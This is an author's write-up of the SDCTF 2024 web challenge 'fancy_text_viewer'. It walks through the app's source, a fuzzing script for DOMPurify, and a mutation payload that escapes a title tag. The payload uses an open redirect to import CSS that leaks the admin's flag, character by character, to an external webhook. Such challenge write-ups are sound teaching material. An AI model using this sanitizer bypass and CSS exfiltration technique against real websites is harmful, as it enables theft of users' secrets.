
This weekend, ACM Cyber at UC San Diego hosted SDCTF 2024, an online CTF competition lasting 48 hours, where players around the world compete to solve challenges and capture flags in the categories: web, pwn, reverse engineering, cryptography, and misc. I was one of the authors for this CTF, and wrote 4 challenges in total. This is the second in a series of three articles covering all 4 challenges. In this post, I will share notes on my explanation, ideas, and solution for the fancy_text_viewer challenge, a web exploitation challenge involving DOMPurify bypass and CSS injection.
fancy_text_viewer (4 solves, 444 pts)
Description
WOW TEXT SO COOL. Take a look at how cool I made this text. I hear the admin gets special text, not fair!
Challenge
You are given source code and a route to a website called Fancy Text Viewer. Upon logging in, you are greeted with a simple page that allows you to enter text:

When entered, you are taken to /view where you can see the text you entered in a fancy format.
The app.js is the most important file in this challenge. We import the following dependencies:
import express from "express";import cookieParser from "cookie-parser";import fs from "fs";import { JSDOM } from "jsdom";import createDOMPurify from "dompurify";import bot_goto from "./bot.js";We then create the express app, and set up the cookie parser. We then define various routes:
const app = express();...
app.set("view engine", "ejs");app.use(cookieParser());app.use('/static', express.static('public'))
app.use((req, res, next) => {    for (const key in req.query) {        let value = req.query[key];        delete req.query[key];        req.query[key.toLowerCase()] = value;    }    next();});app.get("/", (req, res) => {    const sharedby = sanitize(req.query.sharedby || "");    const username = req.cookies.username || "GUEST";    const flag = req.cookies.flag || "";    res.render("index", { sharedby, username, flag });});
app.get("/login", (req, res) => {    const secret = req.query.secret || "";    if (secret !== ADMIN_PASSWORD) {        res.status(401).send("login fail");    } else {        res.cookie("username", "ADMIN");        res.cookie("flag", FLAG, { httpOnly: true });        res.redirect("/");    }});
app.get("/view", (req, res) => {    const content = req.query.content;    const clrs = [];    for (let i = 0; i < 4; i++) {        clrs.push("#" + randomhexstring(6));    }    res.render("view", { content, clrs });});
app.get("/redirect", (req, res) => {    let url = req.query.url;    if (!url.startsWith("http://") && !url.startsWith("https://")) {        url = "http://" + url;    }    res.redirect(url);});
app.get("/bot", (req, res) => {    const url = req.query.url;    bot_goto(url, ADMIN_PASSWORD);    res.send("OK");});
app.listen(4444, "0.0.0.0", () => {    console.log("Server is running on http://0.0.0.0:4444");});
We also have an ejs template for index.ejs, which is as follows:
<!DOCTYPE html><html lang="en">  <head>    <meta charset="UTF-8" />    <meta name="viewport" content="width=device-width, initial-scale=1.0" />    <title>      Fancy Text Viewer <% if (sharedby) { %> | Shared by <%- sharedby %> <% }      %>    </title>    <link rel="stylesheet" href="/static/style.css" />  </head>
  <body>    <div class="container">      <h2>Hello <%- username %>!</h2>      <p>Enter your text below, and we will make it fancy!</p>
      <form action="/view" method="get">        <input          type="text"          name="content"          placeholder="Enter your text here"          required        />        <br />        <br />        <button type="submit">Submit</button>      </form>
      <br />      <% if (flag) { %>      <p>        Oh? You seem to have a flag! You can view it        <a href="view?content=<%- flag %>">here</a>!      </p>      <% } %> <% if (username !=='GUEST' ) { %>      <div>        <p>Do you like this site? Share it to a friend!</p>        <button id="shareButton">Share</button>        <script>          window.onload = () => {            let sharingUrl = new URL(window.location.href);
            const usernameCookie = document.cookie              .split("; ")              .find((cookie) => cookie.startsWith("username="));            if (usernameCookie) {              const usernameValue = usernameCookie.split("=")[1];              sharingUrl.searchParams.append("sharedby", usernameValue);            }
            document              .getElementById("shareButton")              .addEventListener("click", () => {                navigator.share({                  title: "Fancy Text Viewer",                  text: "Check out this fancy text viewer!",                  url: sharingUrl,                });              });          };        </script>      </div>      <% } %>    </div>    <br />  </body></html>
We can further notice the bot.js file, which does the following:
import puppeteer from "puppeteer";
const sleep = (milliseconds) => {  return new Promise((resolve) => setTimeout(resolve, milliseconds));};
const CHALL_URL = "http://127.0.0.1:4444";
export default async function bot_goto(url, password) {  console.log(`Requesting ${url}`);  try {    const browser = await puppeteer.launch({      args: [        "--no-sandbox",        "--disable-gpu",        "--js-flags=--noexpose_wasm,--jitless",      ],      executablePath: "/usr/bin/google-chrome",    });
    let page = await browser.newPage();    await page.goto(CHALL_URL + "/login?secret=" + password);    await sleep(1000);    await page.close();    await sleep(100);
    page = await browser.newPage();    await page.goto(url);    await sleep(10000);    await page.close();    await sleep(100);  } catch (e) {    console.log(`Request Failed (${url})`);  }}
Looking at the /login route again more closely,
app.get("/login", (req, res) => { const secret = req.query.secret || ""; if (secret !== ADMIN_PASSWORD) { res.status(401).send("login fail"); } else { res.cookie("username", "ADMIN"); res.cookie("flag", FLAG, { httpOnly: true }); res.redirect("/"); }});We can see that the if a user successfully logs in with the correct ADMIN_PASSWORD, they will be given the flag in a cookie. The admin bot that we see correctly knows this password, and will log in as the admin. The admin bot will then visit any page we give it. Its clear that we need to somehow get the flag by some means.
Solution
So there are a few initial observations that are helpful in this challenge. First overall there isn’t actually much you can control. The admin bot will have its username and flag cookie set on its own, but the only other input is the sharedby param in the / page. There is also a pretty suspicious sanitize function which clearly very relevant to the challenge.
function sanitize(str) { str = str.replace(/[^(0-Z. )]/g, ""); return DOMPurify.sanitize(str);}The sharedby param that we pass will be filtered, then sanitized by DOMPurify.sanitize. Note this means that the character set is 0-9, A-Z, dot, space, and some special characters between 0x3A and 0x40 (:;<=>?@).
Additionally this parameter is not sanitized when it is passed to the index.ejs file.
<title> Fancy Text Viewer <% if (sharedby) { %> | Shared by <%- sharedby %> <% } %></title>Second, note that even though the flag cookie is HTTPOnly, its actually present in the DOM. You can determine how it looks by simply setting your own flag cookie and seeing how the server renders the dialog, or noticing it in the index.ejs file:
<p> Oh? You seem to have a flag! You can view it <a href="view?content=<%- flag %>">here</a>!</p>With this, note that XSS is not necessary to solve this challenge, but a leak via CSS Injection is sufficient.
Which brings us to the main part of the challenge, how do you get CSS Injection? The main idea here is that the browser parses the <title> a bit differently. Try this in a browser console:
document.write("<head><title><title></title></head>");Notice if you inspect the HTML in the browser, the inner title tag is actually automatically escaped.
<title><title></title>The DOMPurify context of the sharedby variable is different than the actual browser, and the DOMPurify sanitization context is not expected to be in this context.
It should be known that one thing that DOMPurify also does is Prevent Structural Damage:
The HTML string or document returned by DOMPurify is sane HTML and doesn’t miss closing tags or other bits that might ruin your website’s structure or even leak data. If you find a way to do that anyway, it’s a bug and we will fix it. Please let us know. (source)
What this means is that even though we can’t use / in our sharedby variable, maybe we can somehow get DOMPurify to “fix” structural damage in such a way that it generates the </title> tag for us followed by a style tag? Well we can try this out.
Fuzzing
You can do this by fuzzing locally. Here is a script that I used:
const ejs = require('ejs');const fs = require('fs');const createDOMPurify = require("dompurify");const { JSDOM } = require("jsdom");
const window = new JSDOM("").window;const DOMPurify = createDOMPurify(window);
const template = `<head>    <meta charset="UTF-8">    <meta name="viewport" content="width=device-width, initial-scale=1.0">    <title>        Fancy Text Viewer        <% if (sharedby) { %>            | Shared by <%- sharedby %>        <% } %>    </title>    <!DOCTYPE html>    <html>
    <head>        <link rel="stylesheet" href="/static/style.css">    </head></head><body>    <div class="container">    </div></body>`;

const html = [ 'a', 'abbr', ...];const svg = [  'svg', 'a', ...];
function random_choice(list) {  let index = Math.floor(Math.random() * list.length);  return list[index];}
function getIndicesOf(searchStr, str, caseSensitive) {  var searchStrLen = searchStr.length;  if (searchStrLen == 0) {      return [];  }  var startIndex = 0, index, indices = [];  if (!caseSensitive) {      str = str.toLowerCase();      searchStr = searchStr.toLowerCase();  }  while ((index = str.indexOf(searchStr, startIndex)) > -1) {      indices.push(index);      startIndex = index + searchStrLen;  }  return indices;}
let wl = html.concat(svg);
function get_injection_string(p) {    return `<${random_choice(wl)}>INJECT`}
let p_len = 8;for ( ; ; ) {  let payload = []  for (let i = 0; i < p_len; i++) {    payload.push(get_injection_string(i));  }  let payload_main = payload.join('');
  const data = {    sharedby: DOMPurify.sanitize(payload_main),  };
  window.document.getElementsByTagName('html')[0].innerHTML = ejs.render(template, data);  var resp = window.document.getElementsByTagName('html')[0].innerHTML;

  var indices = getIndicesOf("INJECT", resp);  if (indices.some((e) => e > resp.indexOf('</title>'))) {    console.log("Payload: ", payload_main);    console.log("Sanitized: ", data.sharedby);    console.log(resp)  }}
Really quickly, we will start to get results of tags that find INJECT string outside the </title> in the actual dom. (And if you try any of these as the sharedby param on the actual site, you will also see this behavior).
Payload:<table> INJECT<title> INJECT<filter>INJECT<progress>INJECT<textarea>INJECT<ol>INJECT<marquee>INJECT<colgroup>INJECT Sanitized: <title>INJECT<filter>INJECT<progress>INJECT<textarea>INJECT<ol>INJECT<marquee>INJECT<colgroup>INJECT </title> <table></table> INJECT <head> <meta charset="UTF-8" /> <meta name="viewport" content="width=device-width, initial-scale=1.0" /> <title> Fancy Text Viewer | Shared by <title>INJECT<filter>INJECT<progress>INJECT<textarea>INJECT<ol>INJECT<marquee>INJECT<colgroup>INJECT </title> </head> <body> <table></table> INJECT <link rel="stylesheet" href="/static/style.css" /> <div class="container"></div> </body></table>You can note here that the main issue that causes this behavior seems to be the <table> tag. You can continue to modify this fuzz script to specify some explicit tags like table, style, and fuzz the rest.
Eventually, the payload I found that was:
<TABLE><TH><SVG><STYLE>INJECT<TITLE><COL><TITLE>When this gets passed through DOMPurify, it becomes:
<title></title><table> <tbody> <tr> <th> <svg> <style> INJECT<title></title> </style> </svg> </th> </tr> </tbody> <colgroup> <col /> </colgroup></table>And when its in a title context, note that the first closing title tag is before the <style>INJECT, meaning the style will be outside the title tag and will apply to the overall document.
Exfiltration
But still, now how do we exfiltrate? For this, we can look back to the app.js and notice a few convenient gadgets. These two inclusions are expecially interesting:
app.use((req, res, next) => {  for (const key in req.query) {    let value = req.query[key];    delete req.query[key];    req.query[key.toLowerCase()] = value;  }  next();});
app.get("/redirect", (req, res) => {  let url = req.query.url;  if (!url.startsWith("http://") && !url.startsWith("https://")) {    url = "http://" + url;  }  res.redirect(url);});
The first seems to normalize all keys and make them lowercase. This seems like it could definately be useful, since our character set only allows uppercase characters.
The second is a redirect route, which will redirect to any url we give it. Note though that this redirect endpoint will actually add http:// to our url if it doesn’t already start with that. This might be interesting as well since we dont have a /, but can use this so get a URL.
Hopefully these are hinting to the solution now, and we can put it all together. We don’t have that many characters to work with in our stylesheet, so we atleast need to import another one. Here is the final payload I used:
<TABLE><TH><SVG><STYLE>@IMPORT URL(REDIRECT?URL=EO5VZGJXDJI72UU.M.PIPEDREAM.NET)<TITLE><COL><TITLE>This will import the stylesheet at EO5VZGJXDJI72UU.M.PIPEDREAM.NET, a free webhook service.
This stylesheet can follow a standard CSS Leak pattern: We utilize a CSS selector on the a tags’ href attribute. If we have a match, we set the background to our webhook, with a parameter that identifies what letter triggered it. We can leak the flag one (or multiple) characters at a time using this procedure.
a[href^="view\?content\=sdctf{a"] { background: url(https://eo5vzgjxdji72uu.m.pipedream.net?flag=sdctf{a);}a[href^="view\?content\=sdctf{b"] { background: url(https://eo5vzgjxdji72uu.m.pipedream.net?flag=sdctf{b);}a[href^="view\?content\=sdctf{c"] { background: url(https://eo5vzgjxdji72uu.m.pipedream.net?flag=sdctf{c);}a[href^="view\?content\=sdctf{d"] { background: url(https://eo5vzgjxdji72uu.m.pipedream.net?flag=sdctf{d);}a[href^="view\?content\=sdctf{e"] { background: url(https://eo5vzgjxdji72uu.m.pipedream.net?flag=sdctf{e);}a[href^="view\?content\=sdctf{f"] { background: url(https://eo5vzgjxdji72uu.m.pipedream.net?flag=sdctf{f);}References
- https://xsleaks.dev/docs/attacks/css-injection/
- https://portswigger.net/research/bypassing-dompurify-again-with-mutation-xss
- https://new-blog.ch4n3.kr/bypassing-dompurify-possibilities/
- https://research.securitum.com/mutation-xss-via-mathml-mutation-dompurify-2-0-17-bypass/
- https://mizu.re/post/intigriti-october-2023-xss-challenge